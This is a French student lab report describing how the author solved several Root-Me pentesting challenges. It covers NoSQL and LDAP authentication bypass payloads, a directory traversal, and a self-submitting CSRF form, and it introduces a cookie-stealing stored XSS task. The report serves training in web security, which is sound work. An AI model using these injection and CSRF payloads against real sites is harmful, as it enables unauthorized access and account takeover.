Réseaux et Télécoms
IUT Nord Franche-Comté

Réalisé par :
Nicolas RABERGEAU

Rapport SAÉ304 Découvrir le pentesting

SAE découvrir le pentesting

RootMe PRO


M. VANSTRACEELE - du 08/01/2024 au 12/01/2024

Sommaire


1. Web - Serveur

1.1. NoSQL injection - Authentication

Quand on lance le défi on est présenté par un formulaire de connexion qui a pour but être contourné.



J'utilise d'abord l'extension de navigateur **Wappalyzer** pour reconnaître le langage de programmation PHP dans le backend.



Dans l'onglet « Network ». Je sais que nos données sont envoyées par la méthode GET

Avec les informations données dans le document, nous savons que nous pouvons passer key:value dans un tableau associatif en PHP pour une requête dans MongoDB. La requête d'URL a la forme : parameter[key]=value

Les données envoyées sont transmises à :

db->logins->find(array(« username"=>$_GET["login"], « password"=>$_GET["pass"])) ;

MongoDB va exécuter une requête qui ressemble à ceci :

db.login.find({"username": "value1", "password": "value2"})

Avec un peu de recherche je trouve l'opérateur $ne signifiant "n'est pas égal / différent", cela revient à tester toute les valeurs qui n'ont pas pour login "toto" et pour mot de passe "toto". On peut voir que l'on obtient cette réponse que l'on peut interpréter être notre login caché :

Que se passe-t-il si nous mettons ça dans l'URL :

login[$ne]=1&pass[$ne]=1

PHP traduit cette entrée en :

db->logins->find(array("username"=> array("$ne" => 1), "password"=>array("$ne" => 1)));

Le tableau associatif sera converti en JSON et en MongoDB :

```
db.login.find(
  {
    « nom d'utilisateur » : {
      « $ne » : 1
    },
    « mot de passe » : {
      « $ne » : 1
    }
  })
```

Cette requête contournera la connexion.

Dans du SQL traditionnelle ça va ressembler à ceci:

SELECT * FROM login WHERE username != 1 AND password != 1

Comme vu dans l'image, je me suis connecté avec succès en tant l'administrateur mais le but du défi est de trouver l'*utilisateur caché*. On peut essayer de connecter avec un utilisateur qui existe dans la base de données :

login=nom d'utilisateur&pass[$ne]=1

Avec certains tests, je sais qu'il existe d'autres utilisateurs. Le but est que nous devons trouver une clé. Dans cette étape, je devine que la clé commence par « flag », j'utilise $regex dans MongoDB pour faire une recherche.

Regex est comme un modèle de recherche. Vous spécifiez un chaines de caractères que vous recherchez.

login[$regex]=^flag&pass[$ne]=1

Ce qui m'a donné le flag pour valider le défi : nosqli_no_secret_4_you

1.2. LDAP injection - Authentification

Énoncé: Contournez l'authentification mise en place.

Pour expliquer brièvement, LDAP (Lightweight Directory Access Protocol) est en fait une forme alternative de base de données, qui stocke les données dans une arborescence de répertoires, mais sa syntaxe est légèrement plus simple que celle des bases de données traditionnelles.

Quelques syntaxes LDAP pour aider à comprendre:

1. ET : A=xxx AND B=yyy, traduit en syntaxe LDAP : (&(A=xxx)(B=yyy))

2. OÙ : A=xxx OR B=yyy, traduit en syntaxe LDAP : (|(A=xxx)(B=yyy))

En LDAP, les parenthèses **)(** sont utilisées, pas de la même manière que dans les requêtes SQL traditionnelles. Elles sont employées comme éléments de filtrage, et chaque opération doit être contenue à l'intérieur de ces parenthèses.


Après avoir ouvert le défi, Il demande de nous authentifier avec un compte et un mot de passe. Vu que on sait qu'il s'agit de LDAP j'essaye de fermer les parenthèses pour essayer de produire une erreur de syntaxe et vois s'il donne des informations utiles.

Username = admin)

Password = 123456

La page est donne :

ERREUR : Syntaxe LDAP non valide : (&(uid=admin))(userPassword=123456))



On découvre que la logique du code LDAP utilisé pour l'authentification de connexion est la suivante :

(&(uid=[nom d'utilisateur])(userPassword=[mot de passe]))


[nom d'utilisateur] et [mot de passe] sont les points d'injection que nous pouvons contrôler.

Injection :

1. Nom d'utilisateur = ***)(&**
2. Mot de passe = ***)(&**

Lorsque ces valeurs d'injection sont incorporées dans la structure LDAP, elles forment (&(uid=***)(&**)(userPassword=***)(&**)). Elle va chercher n'importe a quel utilisateur et mot de passe dans un annuaire LDAP et mettre dans les champs **uid** et **userPassword**.

Une fois connecté on remarque que le flag/mot de passe est caché et pour le voir on regarde dans le code source :




1.3 Directory Traversal


Ce défi nous demande de trouver une partie cachée de la galerie, et l'indice est la traversée de répertoire.

J'ai observé que lorsque l'on cliquait sur différentes catégories, le ?galerie=${dir} dans l'URL changeait en conséquence.


Après plusieurs tests, lorsque ${dir} est vide, c'est-à-dire ?galerie=, il y a une vulnérabilité qui affiche tous les sous-répertoires.



Il n'est pas difficile de trouver qu'il existe un répertoire supplémentaire 86hwnX2r. Pour voir le nom complet de ce nouveau reptatoire caché, J'ai ouvert le code source du page.



Je modifie le paramètre URL request en ?galerie=86hwnX2r, on trouve un zone « password », je vérifie le code source pour découvrir que l'emplacement du fichier est dans galerie/86hwnX2r/password.txt, j'accéde à ce chemin pour afficher le mot de passe et je termine la défi.



2. Web - Client


2.1. CSRF - 0 protection

Challenge: CSRF - 0 protection


Tout d'abord qu'est ce que c'est le CSRF ?

Le CSRF est une attaque sournoise sur les sites web. Un pirate profite de la confiance entre le site et l'utilisateur pour faire des actions non autorisées. Cela peut se produire en insérant un script caché dans une page web ou un e-mail, amenant le navigateur de la victime à effectuer des actions sans qu'elle le sache. En gros, le CSRF contourne les protections en utilisant la confiance établie entre le site et l'utilisateur pour faire des choses malveillantes à son insu.


D'abord je crée un compte et se connecte au site web :




Dans l'onglet Profil, lorsque je soumets un essai, je reçois le message Vous être pas l'admin ! :



Dans l'onglet Contact, je peux voir un formulaire avec method="post", en soumettant un essai, je reçois le message Ton message a était soumis. L'admin te contacteras plus tard **:**



En passant à l'onglet Privé, je vois le message : Ton compte n’a pas encore été validé par l’admin :




On peut constater que :

- Contact : Permet d'envoyer un message à l'administrateur, avec un robot-admin qui vérifie périodiquement.
- Profile : Permet activer le compte actuel, mais les non-administrateurs ne peuvent pas effectuer cette opération.
- Private : Permet de consulter les informations du compte après activation, c'est l'objectif final.
- Logout : Déconnecté, inutile.


Pour exécuter une CSRF, dans ce cas il est nécessaire que l'administrateur déclenche une requête POST pour activer le compte lorsqu'il lit le commentaire. Donc, nous devons d'abord obtenir le format de cette requête POST, puis construire l’inejection souhaité.

Je suis allé dans l'onglet Profile, où on remarque que le statut est désactivé et que lorsque on clique sur "submit", un message d'erreur s'affiche indiquant "You're not an admin!". Cependant, cela n'empêche pas de capturer la requête POST.

J’ouvre les outils de développement du navigateur, je passe à l'onglet Elements, et supprimez l'attribut "disabled" de la propriété Status.



J’ouvre une alternative de Burp Suite qui est une extension google chrome appelé Tamper dev. Je le préfère car c’est gratuit, plus facile, moins des fonctionnalités mais la seule fonctionnalité qu’on a besoin est de intercepter la requête POST.



Le but de ça est de comprendre la logique du serveur et comment la contourner.

A l’aide de cette requête POST et de l’internet je vais construire une Injection comme suit.

<form id="clickme" action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="multipart/form-data">

<input type="text" name="username" value="nicorab">

<input type="checkbox" name="status" checked>


</form>

<script>document.getElementById("clickme").submit();</script>

La dernière ligne qui est le plus important est un script JavaScript qui sélectionne le formulaire avec l'id "clickme" et le soumet automatiquement. En d'autres termes, il déclenche le processus d'envoi du formulaire sans nécessiter d'action manuelle de l'utilisateur.

Je le mets dans le champ de commentaire de l'onglet Contact et soumettez-la

J’actualise mon compte, puis je passe à l'onglet Private pour vérifier les résultats. Après plus d'une minute, je reçois le flag :



2.2. XSS – Stockée 2


Énoncé **:** Volez le cookie de session de l'administrateur et rendez-vous dans la section d'administration

On voit un formulaire pour soumettre un "titre" et un "message" comme dans le précédent XSS Stockée 1.

